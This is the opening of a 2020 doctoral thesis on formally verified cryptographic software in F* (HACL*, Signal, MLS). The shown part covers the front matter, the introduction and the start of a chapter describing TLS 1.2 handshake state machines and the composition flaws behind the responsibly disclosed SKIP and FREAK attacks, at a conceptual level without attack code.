PSL UNIVERSITÉ PARIS

THÈSE DE DOCTORAT DE L'UNIVERSITÉ PSL

Préparée à l'École normale supérieure

Formal Verification for High Assurance Security Software in FStar

Application to communication protocols and cryptographic primitives

Soutenue par

Benjamin BEURDOUCHE

Le 18/12/2020

École doctorale n°386

Sciences Mathématiques de Paris Centre

Spécialité

Informatique

Composition du jury :

Mme Véronique CORTIER CNRS-LORIA	*Présidente du jury et Rapporteure*
M. Gilles BARTHE Max Plank Institute for Security and Privacy	*Rapporteur*
M. Peter SCHWABE Radboud University	*Examinateur*
M. Cas CREMERS CISPA Helmholtz Center for Information Security	*Examinateur*
M. Eric RESCORLA Mozilla	*Examinateur*
M. Karthikeyan BHARGAVAN INRIA	*Directeur de thèse*

ENS | PSL

Ph.D. Thesis

Formal Verification for High Assurance Security Software in F*

Application to communication protocols and cryptographic primitives

---

Benjamin BEURDOUCHE

Thesis supervised by:
Karthikeyan BHARGAVAN

December 18, 2020
Institut National de Recherche en Informatique,
Automatique et mathématiques appliquées

Abstract

The security of the modern Internet relies on cryptographic protocols such as TLS or Signal. However, the design and implementations of these protocols can have serious bugs which break their expected security guarantees. In this thesis, we will describe a novel class of *state machine* attacks on TLS implementations which was hidden for years. The discovery of these attacks resulted in updates to all major web browsers and TLS implementations, but there are many other vulnerabilities which remain to be discovered. The central question we ask in this thesis is whether it is possible to design and implement cryptographic protocols in a way that is provably secure. Following a long line prior work, we advocate the use of formal verification to build high-assurance cryptographic software that systematically prevents such attacks. Existing methodologies include the analysis of high-level protocol models and verification of their reference implementations. However, there is a significant gap between existing verified code and efficient implementations. In this work, we propose to close this gap by developing verified cryptographic software in F* and compiling it to C. We develop reusable verified libraries that can be used by any project to build cryptographic software. We present HACL*, the first formally verified library providing a large panel of modern and performant cryptographic primitives in C. HACL* provides implementations of primitives that are proven memory-safe, functionally correct with respect to a formal specification, and offer protection against timing side-channels. We leverage our experience with HACL* to design LibSignal*, a verified implementation of Signal in WebAssembly. We relate LibSignal* to a model written in ProVerif through a weak syntactic argument in order to show that our implementation inherits security from the symbolic proof. Finally, we present the first formally verified specification and security proof in the Dolev-Yao model of TreeKEM, a new Tree-based Group Key Agreement used as part of the Messaging Layer Security (MLS) protocol at the IETF. HACL* is currently used within Mozilla Firefox, at Microsoft and in many other products, and our work on MLS has been instrumental in the IETF documents which we are co-authoring.

Publications

[55] Benjamin Beurdouche, Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Cédric Fournet, Markulf Kohlweiss, Alfredo Pironti, Pierre-Yves Strub, and Jean Karim Zinzindohoue. A Messy State of the Union: Taming the Composite State Machines of TLS. In *IEEE Symposium on Security & Privacy 2015*, pages 535–552, San Jose, United States, May 2015. IEEE

[56] Benjamin Beurdouche, Antoine Delignat-Lavaud, Nadim Kobeissi, Alfredo Pironti, and Karthikeyan Bhargavan. FlexTLS: A tool for testing TLS implementations. In *9th USENIX Workshop on Offensive Technologies (WOOT 15)*, Washington, D.C., August 2015. USENIX Association

[242] Jean-Karim Zinzindohoué, Karthikeyan Bhargavan, Jonathan Protzenko, and Benjamin Beurdouche. HACL*: A verified modern cryptographic library. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, CCS '17, pages 1789–1806, 2017

[199] J. Protzenko, B. Beurdouche, D. Merigoux, and K. Bhargavan. Formally verified cryptographic web applications in webassembly. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1002–1020, Los Alamitos, CA, USA, may 2019. IEEE Computer Society

[200] J Protzenko, B Parno, A Fromherz, C Hawblitzel, M Polubelova, K Bhargavan, B Beurdouche, J Choi, A Delignat-Lavaud, C Fournet, et al. Evercrypt: A fast, verified, cross-platform cryptographic provider. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 634–653

[197] Marina Polubelova, Karthikeyan Bhargavan, Jonathan Protzenko, Benjamin Beurdouche, Aymeric Fromherz, Natalia Kulatova, and Santiago Zanella-Béguelin. HACL×N: Verified Generic SIMD Crypto. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, CCS '20, 2020

[35] Richard Barnes, Benjamin Beurdouche, Jon Millican, Emad Omara, Katriel Cohn-Gordon, and Raphael Robert. The Messaging Layer Security (MLS) Protocol. Internet-Draft draft-ietf-mls-protocol, Internet Engineering Task Force. Work in Progress

[188] Emad Omara, Benjamin Beurdouche, Eric Rescorla, Srinivas Inguva, Albert Kwon, and Alan Duric. The Messaging Layer Security (MLS) Architecture. Internet-Draft draft-ietf-mls-architecture, Internet Engineering Task Force. Work in Progress

[60] Karthikeyan Bhargavan, Benjamin Beurdouche, and Prasad Naldurg. Formal models and verified protocols for group messaging: Attacks and proofs for IETF MLS. 2021. Under submission

Table of Contents

Abstract iii

Publications v

Table of Contents vii

Introduction xi

1 Breaking security protocols and their implementations 1
1.1 Transport Layer Security . . . 2
1.1.1 Specifying a reference state-machine for TLS 1.2 . . . 4
1.2 FlexTLS: experimenting with TLS scenarios . . . 8
1.2.1 Design and API . . . 9
1.2.2 FlexTLS messaging API . . . 10
1.2.3 Rapid prototyping of new protocol versions for TLS 1.3 . . . 14
1.3 Discovering flaws and attacks . . . 16
1.3.1 Deviations from compliant TLS traces . . . 16
1.3.2 Implementing existing TLS attacks . . . 17
1.3.3 Automated testing of TLS implementations . . . 20
1.3.4 Implementing newly discovered attacks . . . 22
1.4 Related work . . . 38
1.5 Summary and Conclusions . . . 40

2 Programs and proofs in F* 43
2.1 FStar: a functional language for formal verification . . . 44
2.1.1 Base syntax, types, expressions and terms . . . 44
2.1.2 Lemmas: from intrinsic to extrinsic proofs . . . 50
2.1.3 Computational and monadic effects . . . 53
2.1.4 Customizable memory models . . . 57
2.2 Generating correct and efficient C and WebAssembly code . . . 60
2.2.1 Overview of the compilation toolchain . . . 60
2.2.2 Translating λow* to C♭ . . . 61
2.2.3 Translating C♭ to WebAssembly . . . 66

3 HACL*: a formally verified cryptographic library 69
3.1 Formal verification for cryptography . . . 71

3.1.1 Verification goals for cryptographic code 73
3.1.2 A new scalable approach to formally verified cryptography 74
3.2 HACL*: building and verifying cryptographic primitives 75
3.2.1 Foundations and methodology for reference implementations 75
3.2.2 Implementation and verification of SHA2-256 82
3.2.3 Generic and agile multiplexing via higher-order inlining 87
3.2.4 Verifying high-performance vectorized implementations 91
3.2.5 Multiple APIs for HACL* 96
3.3 EverCrypt: an agile provider mixing C and Assembly 98
3.3.1 Vale: formally verified assembly in F* 101
3.3.2 Combining HACL*'s verified C and Vale's verified assembly 102
3.3.3 Multiplexing API for EverCrypt 105
3.3.4 Achieving best-in-class runtime performance 108
3.4 Evaluation and performances of HACL* and EverCrypt 112
3.4.1 Code size and verification effort 112
3.4.2 Trusted computing base of HACL* and EverCrypt 122
3.5 Related work 123
3.6 Summary and Conclusions 124

4 Signal in F*: verifying pairwise protocols in C and Wasm 125
4.1 Formally verified cryptographic Web applications 126
4.2 Verified security applications in F* 129
4.2.1 WebAssembly: a runtime environment for the Web 129
4.3 Verified Cryptography in WebAssembly 131
4.3.1 WebAssembly HACL* 131
4.3.2 Secret Independence in WebAssembly 133
4.4 LibSignal*: Verified LibSignal in WebAssembly 136
4.4.1 An F* specification for the Signal protocol 136
4.4.2 Linking the F* specification to a security proof 144
4.4.3 Implementing Signal in Low* 145
4.5 Summary and Conclusions 152

5 TreeKEM: a group key exchange for Messaging Layer Security (MLS) 153
5.1 Messaging Layer Security (MLS) 155
5.2 Modeling Group Messaging Protocols in F* 158
5.2.1 Formal definition of a generic Group Messaging Protocol 158
5.2.2 Threat Model and Security Goals 165
5.3 Candidates for generic Group Messaging and MLS 167
5.3.1 Signal Sender Keys 167
5.3.2 Chained mKEM 168
5.3.3 Generic Tree-based Group Key Agreements (TGKAs) 172
5.3.4 Instances of TGKAs: 2-KEM Trees, ART, TreeKEM 178
5.3.5 Malicious insiders and the Double Join attack 187
5.4 $\text{TreeKEM}_{\text{B}}$: Key Establishment in MLS 188

5.4.1 Formal specification of the TGKA for MLS 188
5.4.2 An executable specification of MLS 195
5.5 Formal Security Analysis of TreeKEM_B 200
5.5.1 Modeling Stateful Protocols & Fine-Grained Compromise 200
5.5.2 A Typed Symbolic Cryptographic Interface 202
5.5.3 Verifying the Security of TreeKEM_B in F^* 204
5.6 Attacks and Mitigations for MLS Draft 7 205
5.7 Related work and Conclusions 210

Conclusions **211**

Bibliography **215**

Appendices **233**
A1.1 Exploiting more attacks in TLS Implementations 235
A1.2 Complete implementation of the FREAK attack with FlexTLS 240
A3.1 More performance measurements for HACL* 242

List of Figures **253**

List of Tables **257**

Introduction

Well-typed terms do not go wrong. (R. Milner)

Cryptographic protocols are critical to our society. These protocols are used everywhere, from personal communications, to military operations or trade exchanges. Unfortunately, in many cases, their security goals are not achieved leaving users in dangerous situations. There are multiple reasons causing these protocols to break such as incorrect implementation or protocol design flaws. Protocols such as 2G, 3G, 4G and 5G have design flaws allowing attackers to break their privacy [31, 124, 81, 156] and track the activity of the users on the network. For WiFi networks, WEP, WPA, WPA2, and WPA3 suffer from confidentiality losses [122, 232, 233] where adversaries can decrypt the access point's traffic, and eventually impersonate users, by recovering cryptographic keys or passwords. More recently, Bluetooth and Bluetooth Low Energy (BLE) have suffered severe attacks [28, 27] where an attacker can decrypt and forge messages in a connection between paired devices. Even the EMV credit-card protocol has been discovered vulnerable to flaws [41] where the pin can be skipped for high amount payments. It is hence important to formally analyze the security of existing and new protocols.

More modern protocols such as Transport Layer Security (TLS) [111, 12], Signal Protocol [176, 192], WireGuard [113] have been comprehensively analyzed with many verification techniques. Protocol verifiers such as Tamarin [42] or ProVerif [74] are tools designed to model and study the security of cryptographic protocols and have been used to study these recent protocols. The Internet Engineering Task Force (IETF) community has started making changes to its design process, starting with the recent TLS 1.3, by proactively working with academia. I am involved in the design and analysis of the Messaging Layer Security (MLS) protocol at the IETF and co-author its specification. We have been actively working towards getting more feedback and analysis from the research community and there is interest to study the protocol [100, 26, 25, 60] or the concepts revolving around it [99, 151, 71, 173]. Ultimately, though, even with the stronger guarantees of these protocols, all guarantees can fail unless we verify their implementations.

Writing cryptographic code can be extremely difficult. Implementations can suffer from very different kind of flaws ranging from simple memory safety issues to more complex functional correctness bugs. For example, in Chapter 1 we describe an attack [152] where sending a specific TLS protocol message too early to OpenSSL will cause it to just skip the rest of the TLS message flow and use zeroed keys onto a connection between a client and a server. At the cryptographic primitive level, complex algebraic constructs such as elliptic curves offer various ways of introducing bugs, for instance, in big number arithmetic computations [76]. These

bugs can completely defeat the security properties expected by the users. Furthermore, at the cryptographic primitives level, there are additional considerations to keep in mind such as side-channel timing attacks [155]. This observation emphasizes that, even when protocol designs have been extensively studied using manual proofs or mechanized analysis, there is a need for high-assurance implementations of these software artifacts.

Many software vulnerabilities are inherently due to the choice of the programming language. Developments in C, for example, can be fast and portable, which makes this language a very attractive target for performance critical code. However, C and its derivatives suffer from significant drawbacks such as their lack of memory safety or thread safety which nowadays represents a significant fraction of bugs in that language [177, 222]. On the other hand, statically strongly typed functional languages, help reduce mistakes from the programmers through their type systems but tend to have significant performance drawbacks. This means that mainstream languages are either good at performance or correctness, but not both.

While type systems can avoid simple program errors, the complex implementation bugs that affect crypto libraries and protocol implementations require deeper formal analyses. In particular, the state-machine attack we mentioned above cannot be prevented by Rust typing, nor can the functional correctness bugs in crypto code. In order to go a step further towards correctness, formal methods and programming languages designed for verification allow developers to achieve significantly higher-assurance security for their programs. Many verification languages exist, such as Coq [225], Isabelle HOL [184], Agda [186] or F* [219], each of them having their own specificities. However, most of these tools do not apply to fast performant implementations.

In this thesis, we seek to investigate the following questions:

- Are mainstream implementations of protocols like TLS generally secure?
- How to securely implement performant cryptographic primitives which will not suffer from memory safety, functional correctness or side-channel issues?
- How to scale the approach to achieve the same implementation guarantees for protocol implementations?
- How can we design new protocols in a way that makes them amenable to formal security analysis and verified implementations?

These questions were still open when we began our work.
All major web browsers and servers happily used TLS 1.2 libraries under the assumption that they were generally secure. There was no verified cryptographic library, and only a few isolated verified implementations for specific primitives [87, 29]. There were verified crypto protocol implementations [68] but they were slow and written in functional languages. No major protocol had been designed from the ground up with provable security as a primary goal. During the lifetime of this thesis, due to our work and many other groups working in parallel, these questions have better answers today.

The key idea behind this thesis is the use of formal verification to produce high-assurance cryptographic software.

Each chapter of the thesis starts with an introductory section which broadly describes the topic and finishes with a summary and conclusions section. Related work is often treated as part of the body of the chapters.

Chapter 1 serves as motivation for the entire thesis. In this chapter, we set our focus on the Transport Layer Security (TLS) protocol and describe the design of a tool called FlexTLS which is both a testing and state machine fuzzing tool for TLS 1.2 implementations. We introduce FlexTLS, describe the many vulnerabilities discovered across TLS implementations, and how it also served as a prototyping tool to track the development of the TLS 1.3 protocol.

Chapter 2 introduces the F* functional language, and formal verification framework, as a way forward towards solving the implementation issues using formal methods. We first describe the syntax of the language and explain its core concepts and features. We then move to provide a basic introduction to writing formal specifications and low level efficient code in F*. We then explain how the compilation chain works, how it generates production quality C code, and describe how we extended the compilation toolchain to compile the same source to WebAssembly.

Chapter 3 describes HACL*, a high-performance, formally verified cryptographic library written in F* and details how our radical approach shifted the standard for C cryptographic libraries. We first describe the properties which we want to prove, such as memory safety, functional correctness and secret independence, and show how they look like in F*. Secondly, we describe a set of libraries which we built to improve verification performance and the scalability of our approach. We mention, briefly, recent work on increasing performance via hardware vectorization on Intel and ARM platforms. Finally, we describe the performance of our code and the cost of our approach to demonstrate it is currently best-in-class.

Chapter 4 focuses on the path from verifying cryptographic primitives to reaching verification of protocol implementations. In this chapter, we introduce the Signal protocol, a highly secure pairwise messaging protocol and describe its verified implementation in F*. Beyond the security properties expected for cryptographic primitives, we explain how to reach symbolic security of the protocol by bridging the gap between F* and the ProVerif protocol verifier via an informal syntactic argument. Finally, we discuss the need for Web-based implementations of communication protocols such as Signal which have JavaScript implementations, show the weaknesses of such approach, and describe how to use our F*-to-WebAssembly toolchain in order to produce more robust and performant code for the Web.

Chapter 5 describes our formalization of MLS in F* and use this formalization to explain the design rationale behind the protocol as it has evolved. We introduce the notion of a Tree-based Group Key Agreement (TGKA) protocol, and show how this definition covers previous and new MLS proposals. We use a symbolic model in F* to formally analyze the security of TreeKEM_B-the TGKA protocol in draft-7 of MLS - and find flaws in its design, many of which have been addressed in later version of MLS.

We end the thesis with a short conclusion and discussion on potential directions for research.

Chapter 1

Breaking security protocols and their implementations

The work presented in this chapter is based upon the two following publications:

[55] Benjamin Beurdouche, Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Cédric Fournet, Markulf Kohlweiss, Alfredo Pironti, Pierre-Yves Strub, and Jean Karim Zinzindohoue. A Messy State of the Union: Taming the Composite State Machines of TLS. In *IEEE Symposium on Security & Privacy 2015*, pages 535–552, San Jose, United States, May 2015. IEEE

[56] Benjamin Beurdouche, Antoine Delignat-Lavaud, Nadim Kobeissi, Alfredo Pironti, and Karthikeyan Bhargavan. FlexTLS: A tool for testing TLS implementations. In *9th USENIX Workshop on Offensive Technologies (WOOT 15)*, Washington, D.C., August 2015. USENIX Association

The content of this chapter reflects my contributions to these articles with guidance from K. Bhargavan and A. Pironti.

Contents

1.1 Transport Layer Security **2**
 1.1.1 Specifying a reference state-machine for TLS 1.2 4
1.2 FlexTLS: experimenting with TLS scenarios **8**
 1.2.1 Design and API 9
 1.2.2 FlexTLS messaging API 10
 1.2.3 Rapid prototyping of new protocol versions for TLS 1.3 14
1.3 Discovering flaws and attacks **16**
 1.3.1 Deviations from compliant TLS traces 16
 1.3.2 Implementing existing TLS attacks 17
 1.3.3 Automated testing of TLS implementations 20
 1.3.4 Implementing newly discovered attacks 22
1.4 Related work **38**
1.5 Summary and Conclusions **40**

1.1 Transport Layer Security

Transport Layer Security (TLS) [109, 110, 111, 12], previously known as SSL, is a standard cryptographic protocol widely used to secure communications for the web (HTTPS), email, and wireless networks. As such, the TLS protocol and its implementations have been carefully scrutinized and formally analyzed [158, 69, 102, 61]. Still, protocol flaws and implementation errors keep being discovered at a steady rate [18, 152, 55, 14, 116], which forces browsers and other TLS software vendors to release multiple security patches each year. Attacks against TLS are also increasing in complexity: the Triple Handshake attack [70] requires a man-in-the-middle that juggles with no less than 20 protocol messages over four connections to perform a full exploit. Assessing the impact of such vulnerabilities can be challenging, both for formalists and practitioners, because of the large effort needed to implement them from scratch, or to modify an existing implementation in order to test potentially affected libraries.

In the TLS threat model, the adversary is a network attacker who can intercept messages, tamper with them, and inject new messages into the network to confuse the two peers. Additionally, the attacker may control some malicious clients and servers that are free to deviate from the protocol. The goal of TLS is to ensure the integrity and confidentiality of data exchanged between honest clients and servers, despite the best efforts of the attacker. In its default mode, it mandates authenticating the server to the client but optionally authenticates the client to the server.

The popularity of TLS stems from its flexibility: it offers a large choice of cryptographic algorithms and protocol features to accommodate the needs of diverse applications; but popularity comes with the significant issue of backwards compatibility. Many external observers who did not take part into the development of the protocol consider that TLS is not elegant nor minimalist and could be completely replaced by a new mechanism. We took part in the design of the newest version, TLS 1.3, and argue that this “legacy” design of TLS is related to its interoperability needs throughout the internet. Replacing old protocol versions within legacy systems and large infrastructure, such as the internet Public Key infrastructure (PKI), is an extremely slow process. These changes can often take years and breaking the interoperability of these critical systems is simply not possible.

Security Goals and Expectations Each TLS connection consists of a channel establishment protocol, called the *handshake*, happening over an insecure network channel, followed by a transport protocol, the *record* protocol. During the handshake, the client and server negotiate which algorithms and features they wish to use. For example, the client and server may be authenticated with certificates, or with pre-shared keys, or may remain anonymous; the key exchange may use Ephemeral Diffie-Hellman (or RSA Encryption in the case of TLS 1.2 [111]); the record protocol may encrypt sensitive application data using modern ciphers such as AES-GCM providing good guarantees or legacy ciphers which should have been removed. If a connection uses a secure key exchange and a strong record encryption scheme, security against network attackers can be reduced to the security of these building blocks. Indeed, multiple research groups provided cryptographic proofs for some key exchange methods [144, 158, 170, 69] and encryption schemes [189] used in TLS. However, not all choices offered by TLS have been proved secure;



Figure 1.1 – Unsafe composition of two protocol state machines.

in fact, many of them are obsolete and some are even known to be broken in versions of TLS before 1.3. Still, TLS client and servers continue to support old protocol versions, extensions, and ciphersuites for interoperability reasons. For example, TLS 1.0 [109] offered several deliberately weakened ciphersuites, such as `TLS_RSA_EXPORT_WITH_RC4_40_MD5`, to comply with US export regulations at the time. These ciphersuites were explicitly deprecated in TLS 1.1 but are still supported by mainstream implementations. Even if the client and server support weak protocol modes, the TLS handshake is designed to negotiate and execute the strongest protocol that they both support. Hence, if *one* party is configured to accept only strong parameters, then its connections are expected to be secure, even if its peer supports other weaker modes. However, this guarantee depends on the implementation correctly composing different protocol modes, a task that is surprisingly tricky.

The features used in each TLS session are negotiated during the handshake. At the end of the handshake protocol, both parties exchange authenticated transcripts of all messages sent and received so far, to ensure they have not been tampered with. Hence, if *one* party is configured to accept only secure protocol versions, ciphersuites, and extensions, then its sessions will use these secure parameters, regardless of what the peer supports.

Composing protocol state machines Each TLS client and server implements a state machine that keeps track of the protocol being run: which messages have been sent and received, what cryptographic materials have been computed, which messages are expected next, etc. The state machine for each individual ciphersuite is specified in the standard, but the task of writing a composite state machine for multiple ciphersuites is left to each implementation.

Figure 1.1 depicts a simplified TLS handshake for some (fictional) ciphersuite, as seen from the viewpoint of the client. On the left, the client first sends a `Hello` message containing a list of supported ciphersuites to the server. The server chooses a ciphersuite and responds with two protocol messages, `A` and `B`, to establish a session key for this ciphersuite. The client completes the handshake by sending a `Finished` message to confirm knowledge of the session key. At the end of the handshake, both the client and server can be sure that they have the same key and that they agree on the ciphersuite and other connection parameters. Now suppose we wish to support a new ciphersuite, such that the client receives a different pair of messages, `C` and `D`,

between `Hello` and `Finished`. To reuse our well-tested code for processing `Hello` and `Finished`, it is tempting to extend the client state machine to receive either `A` or `C`, followed by either `B` or `D`. This naive composition implements both ciphersuites, but it also enables unintended sequences, such as `Hello`; `A`; `D`; `Finished`. In TLS, clients and servers authenticate the full message sequence at the end of the protocol (in the `Finished` messages) and, since no honest server would send `D` after `A`, allowing extra sequences at the client may seem harmless.

However, a client that accepts this message sequence is actually running an unknown handshake protocol, with *a priori* no security guarantees. In our example, the code for processing `D` expects to run after `C` has been received. If `C` contains the server's signature, then accepting `D` without `C` may allow a crucial authentication step to be bypassed. Ciphersuites and extensions are often specified on their own, and well-understood in isolation. They strive to re-use the message formats and mechanisms of TLS to reduce implementation efforts, while the burden falls on TLS implementers to correctly compose the resulting protocols, a task that is not trivial.

TLS implementations are typically written as functions that emit and parse each message, and perform the relevant cryptographic operations. The overall message sequence is managed by a reactive client or server process that sends or accepts the next message based on the protocol parameters negotiated so far, as well as the local configuration. The global automaton that this process must follow is not standardized, and differs between implementations. As explained below, mistakes can lead to disastrous misunderstandings.

Testing for incorrect implementations In Section 1.2, we describe a methodology for systematically testing whether a TLS client or server correctly implements the protocol state machine. We find that many popular TLS implementations exhibit composition flaws like those described above, and consequently accept unexpected message sequences. While some flaws are benign, others lead to critical vulnerabilities that a network attacker can exploit to bypass TLS security. In Section 1.3.2, we show how a network attacker can impersonate a TLS server to a buggy client, either by simply skipping messages (SKIP) or by factoring the server's export-grade RSA key (FREAK). These attacks had major impact and were responsibly disclosed, leading to security updates in major web browsers, servers, and TLS libraries.

1.1.1 Specifying a reference state-machine for TLS 1.2

We propose a reference state machine for TLS by adopting and extending the one used in the miTLS verified implementation [65], based on a careful reading of the standard. Figure 1.2 depicts a simplified version of this state machine, which can be read from the viewpoint of the client or the server. Each state refers to the last message sent or received; messages prefixed by `Client` are sent by the client; those prefixed by `Server` are sent by the server. Transitions, shown as black arrows, indicate the order in which these messages are expected. When two transitions are possible, each is labeled by the condition under which it is allowed. (Dotted arrows are flawed transitions; they will be explained in Section 1.3.4.) The state machine depicted here covers the common usages of TLS on the web, a small but important subset of the full protocol. The figure only shows message sequences; it does not detail message contents, local states, or cryptographic computations.

Each TLS connection begins with either a full handshake or an abbreviated handshake (also called a resumption).

Message Sequences Messages prefixed by `Client` are sent from client to server; messages prefixed by `Server` are sent from server to client. Arrows indicate the order in which these messages are expected; labels on arrows specify conditions under which the transition is allowed.

Each TLS connection begins with either a full handshake or an abbreviated handshake (also called session resumption).

Full handshakes consist of four flights of messages: the client first sends a `ClientHello`, the server responds with a series of messages from `ServerHello` to `ServerHelloDone`. The client then sends a second flight culminating in `ClientFinished` and the server completes the handshake by sending a final flight that ends in `ServerFinished`. Before sending their respective `Finished` message, the client and the server send a change cipher spec (`CCS`) message to signal that the new keys established by this handshake will be used to protect subsequent messages (including the `Finished` message). Once the handshake is complete, the client and the server may exchange streams of `ApplicationData` messages.

In most full handshakes (except for anonymous key exchanges), the server *must* authenticate itself by sending a certificate in the `ServerCertificate` message. In the `DHE|ECDHE` handshakes, the server demonstrates its knowledge of the certificate's private key by signing the subsequent `ServerKeyExchange` containing its ephemeral Diffie-Hellman public key. In the `RSA` key exchange, it instead uses the private key to decrypt the `ClientKeyExchange` message. When requested by the server (via `CertificateRequest`), the client may optionally send a `ClientCertificate` and use the private key to sign the full transcript of messages (so far) in the `ClientCertificate-Verify`.

Abbreviated handshakes skip most of the messages by relying on shared session secrets established in some previous full handshake. The server goes from `ServerHello` straight to `ServerCCS` and `ServerFinished`, and the client completes the handshake by sending its own `ClientCCS` and `ClientFinished`.

Negotiation Parameters The choice of what sequence of messages will be sent in a handshake depends on a set of parameters negotiated within the handshake itself:

— the protocol version (v),

— the key exchange method in the ciphersuite (kx),

— whether the client offered resumption with a cached session and the server accepted it ($r_{id} = 1$),

— whether the client offered resumption with a session ticket and the server accepted it ($r_{tick} = 1$),

— whether the server wants client authentication ($c_{ask} = 1$),

— whether the client agrees to authenticate ($c_{offer} = 1$),

— whether the server sends a new session ticket ($n_{tick} = 1$).

A client knows the first three parameters (v, kx, r_{id}) explicitly from the `ServerHello`, but can only infer the others ($r_{tick}, c_{ask}, n_{tick}$) later in the handshake when it sees a particular message.



Figure 1.2 – State machine for commonly-used TLS (up to 1.2) configurations.
Paths in the graph represent valid message sequences. Each node indicates the last message sent or received. Black arrows indicate the order in which these messages are expected; labels specify conditions under which the transition is allowed. Dashed arrows on the left show example incorrect transitions found in mainstream TLS servers; dotted arrows on the right show incorrect transitions found in TLS clients. The executed message sequence depends on the negotiated protocol version $v \in \{\texttt{TLSv1.0}, \texttt{TLSv1.1}, \texttt{TLSv1.2}\}$; key exchange $kx \in \{\texttt{RSA}, \texttt{DHE}, \texttt{ECDHE}\}$, and optional features such as fast session resumption (r_{id}, r_{tick}), client authentication (c_{ask}, c_{offer}), and session tickets (n_{tick}).

Similarly, the server only knows whether or how a client will authenticate itself from the content of the ClientCertificate message.

Other Versions, Extensions, Key Exchanges Only a few years back, typical TLS libraries also supported other protocol versions such as SSLv2 and SSLv3 and related protocols like DTLS. At the level of details of Figure 1.2, the main difference in SSLv3 is in client authentication: an SSLv3 client may decline authentication by not sending a ClientCertificate message at all. DTLS allows a server to respond to a ClientHello with a new HelloVerifyRequest message, to which the client responds with a new ClientHello.

TLS libraries also implement a number of ciphersuites that are not often used on the web, like static Diffie-Hellman (DH) and Elliptic Curve Diffie-Hellman (ECDH), anonymous key exchanges (DH_anon, ECDH_anon), and various pre-shared key ciphersuites (PSK, RSA_PSK, DHE_PSK, SRP, SRP_RSA). Figure 1.23 in the appendix displays a high-level TLS state machine for all these ciphersuites for TLSv1.0|TLSv1.1|TLSv1.2. Modeling the new message sequences induced by these ciphersuites requires additional negotiation parameters like PSK hints (c_{hint}) and static Diffie-Hellman client certificates ($c_{offer} = 2$).

Incorporating renegotiation, that is multiple TLS handshakes on the same connection, is logically straightforward, but can be tricky to implement. At any point after the first handshake, the client can go back to ClientHello (the server could send a HelloRequest to request this behavior). During a renegotiation handshake, ApplicationData can be sent under the old keys until the CCS messages are sent.

In addition to session tickets, another TLS extension that modifies the message sequence is called *False Start* [163]. Clients that support the False Start extension are allowed to send early ApplicationData as soon as they have sent their ClientFinished without waiting for the server to complete the handshake. This is considered to be safe as long as the negotiated ciphersuite is forward secret (DHE|ECDHE) and uses strong record encryption algorithms (e.g. not RC4). False Start is currently enabled in all major web browsers and hence is also implemented in major TLS implementations like OpenSSL, SChannel, NSS, and SecureTransport.

Implementation Pitfalls Even when considering only a few protocol versions TLSv1.0, TLSv1.1, TLSv1.2 and the most popular key exchange methods RSA|DHE|ECDHE, the number of possible message sequences in Figure 1.2 is substantial and warns us about tricky implementation problems.

